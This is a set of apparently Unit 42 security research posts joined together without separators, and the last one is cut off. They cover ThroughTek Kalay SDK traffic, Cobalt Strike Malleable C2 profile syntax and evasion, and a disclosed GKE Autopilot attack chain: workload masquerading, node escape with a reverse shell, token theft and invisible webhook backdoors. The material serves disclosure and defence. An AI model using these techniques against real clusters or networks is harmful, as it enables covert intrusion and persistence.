The ThroughTek Kalay platform uses P2P technology to create a decentralized architecture to enable IoT cloud services specifically suited for smart homes. According to ThroughTek Kalay, their SDK is in use on 86 million online devices and makes over 1.1 billion monthly connections to their cloud servers.
Who Does Your IoT Device Talk to?
The ThroughTek Kalay platform provides P2P connection functionality and allows P2P connections to the IP camera behind the Network Address Translation (NAT) table. The P2P connection is used for communication between IP cameras, sharing of APIs between IP cameras and servers and to prevent having a single point of failure by making it possible for devices to connect to multiple servers.
Many vendors, often IP camera manufacturers, produce devices that use ThroughTek Kalay’s platform. By reviewing crowdsourced data from organizations using Palo Alto Networks IoT Security, we found a number of popular IP camera vendors that use ThroughTek Kalay’s platform. However, since the Kalay platform establishes a P2P connection between devices, certain master servers are used to establish these connections. Whenever a device using ThroughTek’s services boots up, it sends call home messages to one of the many ThoughTek Kalay’s Internet of Things Cloud (IoTC) platforms using a random UDP port (between 10000 and 19999) to traverse the NAT.
The connections to these master servers can give an indication of which IoT devices are actively connecting to the ThroughTek service to establish a P2P connection. However, this does raise certain concerns. A consumer buying a product from a specific vendor does not necessarily expect or have any awareness of their traffic being sent to these types of international servers via a third party.
This is where CVE-2021-28372 comes in. For this example, we inspect traffic from IP cameras and surveillance systems built with the ThoughTek Kalay’s IoTC platform. When the device is booting up, the first function it calls is IOTC_Initialize. This makes a UDP request to one of the ThroughTek Kalay master servers: *.iotcplatform[.]com over random UDP ports in the range 10000 to 20000.
As the code snippet above shows, the initialization involves a random port generation, followed by connection to one of four different IP addresses. However, based on our research into crowdsourced data, we found there are more than 14 different IP addresses the IoT devices connect to in order to initiate the P2P connection.
Figure 1: Typical network connections made by an IP Camera (The counts used here are examples only).Investigation of traffic observed from IoT Security crowdsourced databases shows a number of IP cameras connected to the aforementioned servers to establish the initial P2P connection. Let us look at a specific example in more detail.
An IP camera produced and sold by a US manufacturer is set up in an enterprise network.
The device makes a connection to the API of the device manufacturer – which is an expected traffic destination.
device-api.ip-camera-vendor[.]com
In addition, the same device makes UDP connections to the third-party master servers to establish a P2P connection.
m4.iotcplatform[.]com
Investigating the underlying network traffic that makes the device vulnerable to CVE-2021-28372 highlights a bigger issue in IoT devices overall. A product bought from one specific vendor makes connections to the internet to third-party websites or international destinations – often without the consumer being aware of it.
IoT Supply Chain Increases Attack Surface of Devices
Enterprise companies and consumers procure and operate IoT devices from various vendors in their networks. However, most IoT devices have underlying third-party real-time operating systems (RTOS), TCP/IP stacks, embedded Bluetooth stacks or other SDKs that can impact the device risk and increase its attack surface. In the recent past, we have seen a slew of such vulnerabilities that affect IoT device components. This includes TCP/IP stack vulnerabilities like Amnesia:33, Ripple:20 and Infra:Halt, RTOS vulnerabilities like Nucleus:13 and Bluetooth attacks like Sweyntooth, Braktooth and Bleeding Tooth specifically target IoT devices in various industry verticals such as manufacturing, retail, healthcare and others.
Figure 2: How IoT components present an hidden-iceberg problem, where many real threats and risks for an IoT device are hidden.
As we can see in Figure 2, the various underlying components present an hidden-iceberg problem, where the tip of the iceberg (the part above water) is known to consumers, but a large part is hidden and hence unknown to the consumer. For example, if a specific device has no known vendor vulnerabilities, many customers assume the device is safe. However, there might be deeper issues that can only be understood by monitoring the traffic and connections made by the device, as is the case with ThroughTek Kalay’s SDK-related CVE. All these components, while contributing to the overall functionality of the device, increase the chances of the device being attacked by malicious actors and expose the network to risk.
What’s Next: Proactively Secure IoT Devices
Securing the ever-expanding IoT attack surface requires proper device visibility, understanding of the various networking connections being made, monitoring of device behaviors and proactively notifying customers of risks in their network.
This is where an IoT Security platform can help. Organizations should seek an approach that helps pinpoint devices in your inventory that contain vulnerabilities – whether from the vendor or from built-in third-party software. Based on traffic observed between, for example, various IP cameras and internet destinations (specifically IoTC platforms), potentially vulnerable devices should be flagged.
Here are some key capabilities that an IoT security platform should provide to tackle similar vulnerabilities in IoT devices.
Accurate discovery and inventory: Teams must be enabled to quickly discover, locate, and assess utilization of IoT devices. Accurate detection of a device down to vendor, model and firmware is crucial for any security steps that follow.
Holistic risk assessment: Holistic risk assessment helps security teams proactively find security threats and vulnerabilities. A system capable of delivering machine learning-driven insights can help establish a behavior baseline and provide a deep risk assessment. This could include watching for threat indicators (e.g., an abnormal connection between devices or the presence of malicious files). It could also mean monitoring for issues such as default passwords, end of life operating systems, apps or devices, and obsolete protocols. It’s also important to monitor CVEs and assess them in context. Finally, a risk assessment strategy can be strengthened by extended capabilities achieved through integrations with third-party vulnerability management systems such as Qualys, Rapid 7 and Tenable to scan for additional vulnerabilities in IoT devices.
Apply risk reduction policies: Real-time risk monitoring, reporting and alerting are crucial for organizations to proactively reduce IoT risk. Consistent profiling of device activity and behavior yields data that can be accurately converted into risk-based Zero Trust policy recommendations. This approach enables security teams to confidently allow only trusted behavior and, if necessary, implement proper segmentation to reduce attack radius.
Prevent Threats: Built-in prevention capabilities help block known targeted IoT malware, spyware, and exploits, preventing the use of DNS for command and control (C2), and stopping access to bad URLs or malicious websites to help prevent the loss of sensitive data.
Conclusion
A recently discovered vulnerability in the ThroughTek Kalay P2P SDK gains significance when considering how IP cameras and surveillance devices use this specific third-party SDK to provide P2P connection functionality. Network traffic analysis of affected devices reveal that major vendors use this specific SDK, making their devices vulnerable. However, due to the vulnerability being a part of an embedded component of the device, such connections and underlying vulnerabilities are often not exposed to the consumer.
This issue has been amplified in recent times through various exposed vulnerabilities that affect the supply chain for IoT devices. As a result, it is even more imperative for customers to have full visibility of the devices in their network, the traffic they generate and any underlying security risks associated with it.
Palo Alto Networks IoT Security can help secure enterprise networks in the ways described, and includes protections for CVE-2021-28372. In addition, the platform uses patented anomaly-detection mechanisms to detect when devices with known vulnerabilities deviate from their normal network behavior, which might indicate they've been exploited. For example, the platform generates alerts for aberrant behavior such as a sudden appearance of traffic from a new source, an unusually high number of connections or an inexplicable rash of new international connections.
Cobalt Strike is commercial threat emulation software that emulates a quiet, long-term embedded actor in a network. This actor, known as Beacon, communicates with an external team server to emulate command and control (C2) traffic. Due to its versatility, Cobalt Strike is commonly used as a legitimate tool by red teams – but is also widely used by threat actors for real-world attacks.
Cobalt Strike users control Beacon’s HTTP indicators through a profile, and can select either the default profile or a customizable Malleable C2 profile.
In this blog post, we will go through the concepts and definitions associated with these profiles, and explore differences between default and customized Malleable C2 profiles used in the Cobalt Strike framework as well as in some true attacks in the wild. In doing so, we demonstrate how the Malleable C2 profile lends versatility to Cobalt Strike, and why this versatility makes Cobalt Strike an effective emulator for which it is difficult to design traditional firewall defenses.
Palo Alto Networks customers receive protections against malicious uses of Cobalt Strike through Cortex XDR and the WildFire and Threat Prevention subscriptions for the Next-Generation Firewall.
The Cobalt Strike tool’s primary configuration is specified using a profile file. The tool uses the values present in the profile to generate the Beacon payload, and users create the profile and set its values with a Malleable Command and Control (C2) profile language.
The profile specifies how the beacon will transform and store data in a transaction.
Within a profile, options are divided into global options and local options. Global options update the global Beacon settings, while local options are transaction-specific. Local option changes within one transaction do not affect the output from other transactions.
The profile is divided into multiple sections to specify the values for different parts of the C2 communications. An example of a generic structure of the profile is as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# this is a comment
set global_option"value";
protocol-transaction{
set local_option"value";
client{
# customize client indicators
}
server{
# customize server indicators
}
}
Different parts of the profile are explained below.
Global Options
Global options are global to C2 communications. Options such as sleeptime and jitter define the frequency of Beacon’s check-in with the team server. Here is a list of a few global options with example values:
1
2
3
4
5
set sample_name"Profile Name";
set sleeptime"30000";
set jitter"20";
set useragent"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36";
set host_stage"false";
If you are interested in a more comprehensive list of all the global options, refer to this Cobalt Strike user guide.
Local Options
On the other hand, the scope for local options is per transaction only. The options for one transaction do not affect the other.
Examples of Local options:
1
2
3
4
set uri"URI_For HTTP transaction";
set verb"POST";
set uri_x86"StagetURI_for_x86";
set uri_x64"StagetURI_for_x64";
In addition to these options, a profile can specify different protocol-transactions to carry out different actions. Below are example transactions, as well as brief explanations of their usage:
http-stager: The Beacon is a staged payload. The stager downloads the file and injects it into memory. The values listed in this transaction are customizing the HTTP communication for downloading the beacon.
dns-beacon: After Cobalt Strike v4.3, DNS options became part of the dns-beacon transaction. This transaction modifies the DNS C2 communication. If you are interested in a more comprehensive list of all the dns-beacon options, refer to this Cobalt Strike user guide.
http-get: The http-get transaction customizes the HTTP communication between the Beacon and the team server. The Beacon starts by sending the HTTP request with metadata about the compromised system. If the team server has tasks to execute, the server sends an HTTP response.
http-post: Once the Beacon executes the tasks sent by the server, the output of the task is transferred in the http-post transaction. The values listed in this transaction affect the HTTP communication when the task output is sent over to the server.
https-certificate: If the Beacon is tasked to communicate over HTTPS, The team server generates a self-signed certificate. The team server uses http-get and http-post transaction values to create actual HTTP requests and responses. This profile transaction can help to specify the different parameters for SSL certificates. If you are interested in a more comprehensive list of all the http-certificates options, refer to this Cobalt Strike user guide.
Figure 1. Cobalt Strike default profile.
Cobalt Strike Default Profile
The default profile will be loaded if no other customized profiles are specified. Figure 1, above, is the specification of the default profile, and Figure 2, below, is an example of traffic capture from the default profile using the web drive-by-download option in a Cobalt Strike team server.
Figure 2. An example traffic capture from the default profile.
From Figure 2, you can see that there are several HTTP transactions of GET and POST requests and responses.
For GET requests, most of the request URIs are very short and have predefined patterns. The URIs are randomly chosen from the list of URIs specified under set uri in the default profile in Figure 1 (see Table 1 below for the complete list). Malicious attackers can easily modify the URI to arbitrary strings if they use a customized profile with set uri options inside the http-get section. This also explains why a pattern-based signature might catch the Cobalt Strike traffic using default profiles very well, but fail to capture any variations with customized profiles.
For POST requests, there is a predefined pattern – /submit.php?id= – in the URI. The ID value is randomly generated. Similar to the possibilities for HTTP GET requests, malicious attackers can easily modify the URIs to arbitrary strings if they use customized profiles with set uri options inside the http-post section.
Index
URIs
Index
URIs
Index
URIs
1
/ca
8
/fwlink
15
/push
2
/dpixel
9
/cm
16
/ptj
3
/__utm.gif
10
/cx
17
/j.ad
4
/pixel.gif
11
/pixel
18
/ga.js
5
/g.pixel
12
/match
19
/en_US/all.js
6
/dot.gif
13
/visit.js
20
/activity
7
/updates.rss
14
/load
21
/IE9CompatViewList.xml
Table 1. Possible URIs specified in the Cobalt Strike default profile.
Customized Cobalt Strike Profiles
Public Malleable C2 profiles are available and can be downloaded in public repositories, such as from the official profiles examples on GitHub. These profiles can be loaded by the team server and used as a Beacon download for C2 communications.
As an example, we walk through the etumbot profile to explain in more detail below.
1. Global Options.
Sleeptime: The sleep time for the beacon callback is 5,000 milliseconds (5s).
Jitter: The jitter to set % is 0. In this example, the Beacon will call back every 5s because of the jitter value 0.
Maxdns: The maximum length of hostname is 255 when uploading data over DNS.
UserAgent: Set the HTTP C2 request useragent as "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)"
Figure 3. Global options in Etumbot profile.
2. Beacon check-In to get task from teamserver with HTTP GET request.
Below the global options, we find the following option configurations about HTTP request and response. Figures 4 and 5, below, show this configuration, which include URI, header and metadata information for both the client and the server.
Figure 4. HTTP GET request options in Etumbot profile.Figure 5. HTTP GET request in live traffic.
3. Beacon task execution result submission to teamserver with HTTP POST request.
We can find the following option configuration about HTTP response from Figure 6 below, as well as what the POST C2 traffic looks like in Figure 7.
Figure 6. HTTP POST request options in Etumbot profile.Figure 7. HTTP POST request options in live traffic.
Cases in the Wild
The following sections show two different cases of Cobalt Strike payloads used in the wild: one using the default option (no profiles) and the other with a custom profile. Both samples have no trigger on VirusTotal at the time of this writing, but Palo Alto Networks identified them using static and dynamic analysis.
Figure 8. Cobalt Strike HTTP GET Beacon download request.Figure 9. Cobalt Strike HTTP GET heartbeat request.Figure 10. Cobalt Strike HTTP POST call-back request.
As seen in Figures 9 and 10, the GET and POST requests follow from the configuration options specified in the default profile. The GET request URI is /load (Figure 9), which is one of the default options for GET requests, and the POST request URI is /submit.php (Figure 10), which is the default option for POST requests. If all Cobalt Strike traffic used these default URIs, it would be much easier to write signatures to identify Cobalt Strike traffic; however, these signatures would not be able to identify traffic originating from customized profiles, as shown in the next example.
Figure 11. Cobalt Strike HTTP GET Beacon download request.Figure 12. Cobalt Strike HTTP GET heartbeat request.Figure 13. Cobalt Strike HTTP POST call-back request.
As we can see in Figures 12 and 13, the GET and POST request URIs have changed from the default profile. Both of these URIs are prepended with /MicrosoftUpdate in order to seem like a legitimate HTTP request to Microsoft servers for regular Windows updates – but are actually request and response traffic from C2 servers. This is how Cobalt Strike traffic from customized profiles can be so flexible and difficult to detect.
Cobalt Strike Beacon Configuration
In addition to the differences in GET and POST request parameters mentioned previously, Cobalt Strike Beacon configuration differs between default and custom profiles, and it contains useful metadata according to the settings in a Malleable C2 profile, which includes encoding types, blog submission mechanisms, instructions used to perform data transformations and other properties. By leveraging Didier Stevens’s 1768.py script, a researcher can decode and extract Cobalt Strike Beacon configurations. Didier is a security researcher known for his development of several analysis tools and other security-related topics.
Figure 14 shows extracted configuration metadata for a custom profile Beacon. The most visible differences between a default profile and a custom profile Beacon configuration are the number of instructions and data transformations, as well as the HTTP parameters used.
The table below shows the full list of differences between configuration metadata of the default and custom profile samples found in the wild that were previously discussed.
Table 2. Default profile vs custom Profile configuration meta-data.
Conclusion
Cobalt Strike is a potent post-exploitation adversary emulator. The Malleable C2 profile detailed above is elaborate and is designed to evade security detections. A single security appliance is not equipped to prevent a Cobalt Strike attack. Only a combination of security solutions – firewalls, sandboxes, endpoints and software to integrate all these components can help prevent this kind of attack.
Palo Alto Networks customers are protected from this kind of attack by the following:
In February 2021, Google announced Autopilot, a new mode of operation in Google Kubernetes Engine (GKE). With Autopilot, Google provides a "hands-off" Kubernetes experience, managing cluster infrastructure for the customer. The platform automatically provisions and removes nodes based on resource consumption and enforces secure Kubernetes best practices out of the box.
In June 2021, Unit 42 researchers disclosed several vulnerabilities and attack techniques in GKE Autopilot to Google. Users able to create a pod could have abused these to (1) escape their pod and compromise the underlying node, (2) escalate privileges and become full cluster administrators, and (3) covertly persist administrative access through backdoors that are completely invisible to cluster operators.
An attacker who obtained an initial foothold on an Autopilot cluster, for example, through a compromised developer's account, could have exploited these issues to escalate privileges and become a "shadow administrator," with the ability to covertly exfiltrate secrets, deploy malware or cryptominers and disrupt workloads.
Following our disclosure, Google fixed the reported issues, deploying patches universally across GKE. All Autopilot clusters are now protected.
This blog provides a technical analysis of the issues, as well as mitigations for preventing similar attacks against Kubernetes and GKE environments. For a high-level overview of the issues, please refer to our blog on the Palo Alto Networks site, Unit 42 Discloses Newly Discovered Vulnerabilities in GKE Autopilot.
Palo Alto Networks customers receive protections from the issues discussed below through the Kubernetes admission control and auditing features of Prisma Cloud.
Autopilot is a new mode of operation in GKE, providing what Google describes as a "hands-off" Kubernetes experience. In GKE Standard, customers manage their cluster infrastructure and pay per node. With GKE Autopilot, Google takes care of cluster infrastructure, and customers only pay for their running pods. This allows customers to focus on their applications, cutting operational costs.
In a nutshell, managed cluster infrastructure means Google automatically:
Provisions and adjusts the number of nodes according to your pods' resource consumption.
Enforces a built-in policy to ensure the cluster adheres to secure best practices and can be safely managed by Google.
Below is a simplified diagram of Autopilot's architecture. Components unique to Autopilot are colored in green and shown with a number corresponding to their role from the list above. Unlike GKE Standard, where nodes are visible as Compute Engine VMs, Autopilot nodes are completely managed by Google, thus colored in green.
Figure 1. GKE Autopilot architecture.
As seen in Figure 1, two components enforce Autopilot's policy. First is an OPA Gatekeeper validating admission webhook, an open-source project widely used for policy enforcement in Kubernetes. The second is a proprietary Kubernetes authorization mode named GKEAutopilot, which Google implemented by modifying the Kubernetes source code.
The built-in policy serves two purposes: (a) prevent users from accessing cluster components managed by Google, like nodes; and (b) uphold secure Kubernetes best practices. For example, Autopilot forbids running privileged containers, fulfilling both (a) and (b).
Autopilot's policy goes beyond preventing container escapes. Figures 3, 4, and 5 highlight a few interesting examples. GKE's documentation lists every limit enforced by the policy.
Figure 3. The kube-system namespace is managed, customers are limited to read-only access.Figure 4. Users cannot list or create mutating admission webhooks.Figure 5. External IP services are denied to protect against CVE-2020-8554.
Reading the error messages in the Figures above, you can see that Gatekeeper prevented the operations in Figures 2 and 5, while the GKEAutopilot authorization mode prevented the operations in Figures 3 and 4.
Attack Surfaces Unique to GKE Autopilot
Autopilot's built-in policy blocks several exploitation paths out of the box, providing better security posture compared to standard Kubernetes or GKE Standard. That being said, it also creates attack surfaces unique to Autopilot:
Administrators may rely on Autopilot's policy to prevent risky configurations. If attackers can somehow circumvent that policy, they may escalate privileges via methods customers expect to be blocked, like deploying a privileged container.
Autopilot administrators aren't fully privileged, restricted by the built-in policy from accessing nodes and certain privileged Kubernetes APIs. If attackers can bypass Autopilot's policy, they may gain higher privileges than administrators, opening the door for invisible backdoors.
The following sections present vulnerabilities, privilege escalation techniques and persistence methods we identified that fall under these attack surfaces. Chained together, they allow a restricted user who can create a pod to (1) compromise nodes, (2) escalate privileges to an unrestricted cluster administrator and (3) install invisible and persistent backdoors to the cluster.
Masquerading as Allowlisted Workloads to Compromise Nodes
"Our intent is to prevent unintended access to the node virtual machine. We accept submissions to that effect through the Google Vulnerability Reward Program (VRP)..."
This seemed like an interesting challenge, and so we created an Autopilot cluster and started looking around. Autopilot installed OPA Gatekeeper onto the cluster along with several policies (called “constraints” in Gatekeeper terminology) in charge of preventing risky configurations like privileged containers. The cluster also had a Custom Resource Definition (CRD) that seemed interesting, named allowlistedworkloads.
Figure 6. Autopilot installs a Custom Resource Definition (CRD) named allowlistedworkloads
As shown earlier in Figure 2, Autopilot forbids pod configurations that could allow container escapes. To support add-ons that require some level of node access, Autopilot created a notion of allow-listed workloads. If a container matches an allow-listed workload, it's permitted to use the privileged features specified in the allowlistedworkload configuration. In June, the only allow-listed workloads were Datadog agents.
Figure 7. Datadog agent allowlistedworkload
Below is the allow-listed workload configuration for one of the Datadog agents that caught our attention. If a container specifies the listed command and image, it's allowed to mount the listed host paths in read-only volumes.
Figure 8. One of the allowlistworkloadconfiguration examples for Datadog agents.
The issue here is insufficient verification. Only checking the command and image isn't enough to ensure the container runs Datadog code. Using the following PodSpec, a container can masquerade as the Datadog agent while running attacker-controlled code, and abuse the exposed host volumes to break out.
Figure 9. Masquerading as the Datadog agent.
In the video below, a malicious user deploys a pod masquerading as the Datadog agent. The pod takes over its underlying node through the following steps:
Abuse the mounted containerd socket to create a privileged container that mounts the host filesystem.
Have that privileged container install a systemd service that spawns a reverse shell from the node to an attacker-controlled machine.
Video 1. Masquerading as an allowlistedworkload to compromise the underlying node.
Impact of Node Compromise
An attacker who can create a pod may exploit this issue to create malicious containers that escape and take over their underlying nodes. Autopilot users expect the platform to prevent this kind of attack, and will be caught off-guard.
Node compromise opens up the following attack vectors:
The attacker immediately gains control over neighboring pods and their service account tokens, potentially escalating privileges and spreading to other namespaces.
The attacker can query the node's instance metadata endpoint for an access token. By default, this token provides read access to cloud storage in the customer's project.
Since Autopilot administrators cannot access nodes, attackers may abuse this issue to install covert malware or cryptominers on them. However, Autopilot automatically scales nodes, so ensuring malware persists isn't straightforward.
The attacker gains access to the underlying Kubelet credentials, allowing visibility to nearly all cluster objects.
Finally, because Autopilot only bills per running pods, crafty users could have abused this issue to cut some costs, running some workloads directly on nodes. We advise reducing bills in more legitimate ways.
Escalating to Unrestricted Administrators
Following the trajectory of a motivated intruder, we looked for reliable methods of escalating this container escape into a full cluster takeover. By compromising a node, attackers can steal the service account tokens of neighboring pods. Naturally, it would make sense to target nodes hosting pods with powerful service accounts. These may be pods deployed by the user, or more interestingly, system pods deployed natively in all Autopilot clusters.
After examining the built-in policy, we discovered that Autopilot completely exempts kube-system service accounts. This made kube-system pods the most interesting targets, as stolen tokens could be used freely without worrying about the policy.
Figure 10. Autopilot's policy exempts kube-system service accounts in line 3.
To search for powerful pods in Autopilot, we created sa-hunter, a Python tool that maps pods' service accounts to their Kubernetes permissions (i.e. roles and clusterroles). Existing tools link service accounts to their permissions, but don't show whether any pods actually use a given service account. Figure 11 shows an example output of sa-hunter:
Figure 11. sa-hunter output, linking running pods to their permissions.
sa-hunter found two powerful kube-system pods installed by default: stackdriver-metadata-agent-cluster-level and metrics-server. Both pods can update existing deployments, as shown in Figure 12. This privilege may appear innocent at first glance, but it is enough to escalate to full cluster admin. Interestingly, these pods are also deployed by default in GKE Standard, making the following privilege escalation technique relevant to all GKE clusters, Standard and Autopilot.
Figure 12. Privileged role assigned to the metrics-server pod can update deployments.
After taking over a node hosting either the stackdriver-metadata-agent-cluster-level or metrics-server pod, an attacker can harvest their service account token from the node filesystem. Armed with that token, the attacker can attain the privileges of any service account in the cluster with three simple steps:
Update an existing deployment's service account to the target service account. There are a number of preinstalled deployments, any one of which can be used for this step.
Add a malicious container to that deployment.
Have that malicious container retrieve the target service account token mounted in the container at /run/secrets/kubernetes.io/serviceaccount/token.
Figure 13. Abusing deployment update privileges to obtain any service account's token.
For this to be a meaningful privilege escalation, the attacker would need to target a powerful service account. The kube-system namespace offers a number of preinstalled, extremely powerful service accounts to choose from. The clusterrole-aggregation-controller (CRAC) service account is probably the leading candidate, as it can add arbitrary permissions to existing cluster roles.
Figure 14. The clusterrole-aggregation-controller service account can escalate cluster roles.
After using the technique illustrated in Figure 13 to obtain CRAC's token, the attacker can update the cluster role binded to CRAC to possess all privileges. At this point, the attacker is effectively cluster admin, and is also exempt from Autopilot's policy (as seen in Figure 10).
Figure 15. The clusterrole-aggregation-controller's token can add admin privileges to itself.
Rewinding, if the attacker wants to chain this privilege escalation technique with the container escape discussed earlier, he needs to somehow schedule his breakout pod on a node hosting either the stackdriver-metadata-agent-cluster-level or metrics-server pod. Although Autopilot rejects pods that have nodeSelectors, it does permit the simplest form of node assignment — the nodeName field.
The nodeName field assures the breakout pod will land on the target node as long as it has adequate resources for another pod. Even if there's no room on the target node, the attacker still has a couple of options. He can either (1) watch the target node and wait for a pod to be deleted; or (2) create pods to trigger a node scale up, tricking Autopilot's autoscaler into redistributing workloads so that a powerful pod ends up on an emptier node.
Full Chain: Invisible Backdoors via Mutating Admission Webhooks
Video 2 shows the full attack chain, combining the container escape with the privilege escalation route built into GKE. Following exploitation, the attacker has higher privileges than Autopilot administrators, as he's exempt from the built-in policy (as seen in Figure 10). This level of access can be abused to install invisible and persistent backdoors in the form of mutating admission webhooks.
Mutating admission webhooks receive any objects created or updated in the cluster, including pods and secrets. If that's not scary enough, these webhooks can also arbitrarily mutate any received object, making them a ridiculously powerful backdoor. As shown earlier in Figure 4, Autopilot administrators cannot list mutating admission webhooks, and thus will never see this backdoor.
Figure 16. Becoming a shadow administrator through an invisible mutating admission webhook.
Video 2. Escalating from pod creation to an unrestricted administrator and an invisible backdoor.
Figure 17. A malicious mutating admission webhook installed by abusing the reported issues. Note that seeing the backdoor required the unrestricted admin token acquired in the attack.
Full Chain: Impact
Before the fixes, attackers could have exploited the presented issues to transform a limited breach into a full cluster takeover on any Autopilot cluster. Using webhooks that are invisible to users, attackers can covertly persist their administrative access, effectively becoming "shadow administrators." At that point, they could have covertly exfiltrated secrets, deployed malware or cryptominers, and disrupted workloads.
Other Issues
During our research we found two additional issues that allow node compromise, but with lower impact. The first involves two service account names in the default namespace that were exempt from Autopilot's policy: csi-attacher and otelsvc. If an attacker gained control over the default namespace, it would have been possible to create these service accounts to bypass the built-in policy. The attacker could then create privileged pods to compromise nodes, and use the discussed privilege escalation technique to take over the entire cluster.
The second attack exploited CVE-2020-8554 through Load Balancer services to compromise nodes, but required admin privileges to exploit. The attack scenario here is an attacker who has already compromised an Autopilot cluster and is looking to bypass the built-in policy to establish a covert backdoor.
Fixes and Mitigations
Following our advisory and over the course of the last several months, Google deployed numerous fixes and mitigations to GKE Autopilot. These prevent the reported attack and harden the platform against similar exploits.
Cluster administrators can now list, view and even create mutating admission webhooks, preventing their abuse as invisible backdoors.
Google hardened the verification process of allowlistedworkloads.
Policy enforcement moved from OPA Gatekeeper to Google's policy controller, allowing customers to deploy their own Gatekeeper instance. Customers can now enforce their own policy on top of the built-in one. As defense-in-depth and to mitigate possible future issues, we recommend deploying the same policies you would have deployed to GKE standard.
The built-in policy is no longer visible.
The csi-attacher and otelsvc service accounts are no longer exempt from Autopilot's policy.
Google open-sourced a policy for OPA Gatekeeper that restricts the powerful kube-system pods abused in the attack. The policy prevents these pods from assigning a new service account to an existing pod. See GKE's hardening guide for more information.
We highly recommend reading Google's official advisory, which describes the issues from Google's perspective and lists their mitigations.
Preventing Similar Attacks on Kubernetes Environments
The presented attack can be classified as a Kubernetes privilege escalation, where an attacker with limited access obtains broader permissions over a cluster. This kind of follow-on attacker activity must start from an initial breach: a malicious image in your cluster supply chain, a vulnerable publicly exposed service, stolen credentials or an insider threat. Securing your cluster's software supply chain, identities and external perimeter can reduce the chances of such breaches occurring in your clusters.
Sophisticated attackers may still find creative ways to infiltrate clusters. Proactively solving common misconfigurations, like Kubelets that allow unauthenticated access, can significantly reduce the internal attack surface available to an intruder. Security controls such as NetworkPolicies and PodSecurityStandards further restrict and demoralize malicious actors.
In the presented attack chain, the attacker only had to compromise one node to take over the entire cluster. The underlying issue wasn't the node's permissions, but those of the powerful pods it hosted, which included the ability to update deployments. This permission and others may appear somehow restricted at first glance, but are equivalent to cluster admin.
Powerful pods are still common in production clusters: natively installed by the underlying Kubernetes platform or introduced through popular open-source add-ons. If a node hosting a powerful pod is compromised, the attacker can easily harvest the pod's powerful service account token to spread in the cluster.
Tackling powerful pods is complex, mostly because their permissions may be rightfully needed. The first step is detection — identifying whether powerful pods exist in your cluster. We hope sa-hunter can help with that, and we plan to release additional tools that focus on automating detection of powerful pods.
If you identified powerful pods in your cluster, we recommend taking one of the approaches below:
If you manage the powerful pod, consider whether it's possible to strip unnecessary privileges from its service account, or scope them to specific namespaces or resource names.
If these pods are part of an external solution, reach out to the relevant cloud provider or project to pursue reducing the pod's privileges. If the pod is deployed by a managed Kubernetes service, it may be possible for them to replace it with a control plane controller.
Some Kubernetes permissions are too broad, meaning the pod in question may not require access to the dangerous operations its permissions expose. In that case, it may be possible to implement a policy (e.g. via OPA Gatekeeper) that prevents the pod from performing certain dangerous operations, or even better, restricts the pod to a set of allowed and expected operations.
Use Taints, NodeAffinity or PodAntiAffinity rules to isolate powerful pods from untrusted or publicly exposed ones, ensuring they don't run on the same node.
As an example for the third approach, the following Rego policy can stop the presented privilege escalation attack. The attack abused system pods who can update deployments to replace the service account of an existing deployment to a powerful one. Inspecting the source code of these powerful pods revealed they don't need the ability to change the service account of deployments they update. The policy below capitalizes on that and forbids these pods from unexpectedly updating deployments' service accounts. Prisma Cloud users on GKE are encouraged to import this policy as an admission rule set on Alert.
msg:=sprintf("SA '%v' may be compromised, it unexpectedly tried to replace the serviceaccount of 'deployment/%v:%v' to '%v'",[input.request.userInfo.username,input.request.object.metadata.namespace,input.request.object.metadata.name,new_service_account])
}
request_by_powerful_dep_update_sa(username){# metrics-server pod on GKE
As organizations migrate to Kubernetes, attackers follow suit. Recent malware samples like Silocape indicate adversaries are evolving beyond simple techniques into advanced Kubernetes tailored attacks. Against sophisticated attackers, solely securing the cluster's perimeter may not be enough. We encourage defenders to adopt policy and audit engines that enable detection and prevention of follow-on, "stage 2" attacker activities, and we hope this research can highlight how those may look. Prisma Cloud customers are encouraged to enable our Kubernetes admission control and auditing features aimed at tackling this threat.
We'd like to thank Google for their cooperation in resolving these issues, the bounty reward and their wonderful policy that doubles bounties donated to charity.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
On Feb. 4, Linux announced CVE-2022-0492, a new privilege escalation vulnerability in the kernel. CVE-2022-0492 marks a logical bug in control groups (cgroups), a Linux feature that is a fundamental building block of containers. The issue stands out as one of the simplest Linux privilege escalations discovered in recent times: The Linux kernel mistakenly exposed a privileged operation to unprivileged users.
Fortunately, the default security hardenings in most container environments are enough to prevent container escape. Containers running with AppArmor, SELinux or Seccomp are protected. That being said, if you run containers without best practice hardenings, or with additional privileges, you may be at risk. The "Am I Affected?" section lists vulnerable container configurations and provides instructions on how to test whether a container environment is vulnerable.
Unit 42 recommends users upgrade to a fixed kernel version. For those running containers, enable Seccomp and ensure AppArmor or SELinux are enabled. Prisma Cloud users can refer to the "Prisma Cloud Protections" section for the mitigations provided by Prisma Cloud.
CVE-2022-0492 is now the third kernel vulnerability in recent months that allows malicious containers to escape. In all three vulnerabilities, securing containers with Seccomp and either AppArmor or SELinux was enough to prevent container escape.
Updated March 7, 2022: Removed mentions of exploitation by (1) containers running with CAP_SYS_ADMIN and not protected by AppArmor or SELinux, and (2) semi-privileged host processes. While those can exploit CVE-2022-0492 to escalate privileges, they often have other avenues to escalate privileges that don't require a vulnerability.
Control groups (cgroups) are a Linux feature that allows administrators to limit, account for and isolate the resource usage of a collection of processes. Linux supports two cgroup architectures called v1 and v2. The new vulnerability only affects cgroup v1, which is currently the more widely used architecture by far. The rest of this section will only refer to cgroup v1.
Cgroups are managed via cgroupfs, a management API exposed as a filesystem and normally mounted under /sys/fs/cgroup. By creating and writing to files and directories in a mounted cgroupfs, administrators can create cgroups, control the constraints imposed on a cgroup, add processes to a certain cgroup and so on.
Cgroups are divided into subsystems, each configuring access to a different resource. The memory cgroup for example, can limit the memory consumption of a collection of processes. The device cgroup defines which devices (e.g. the hard drive, or the mouse) can be accessed by processes in the cgroup. Other examples for subsystems include block IO, CPU and remote direct memory access (RDMA).
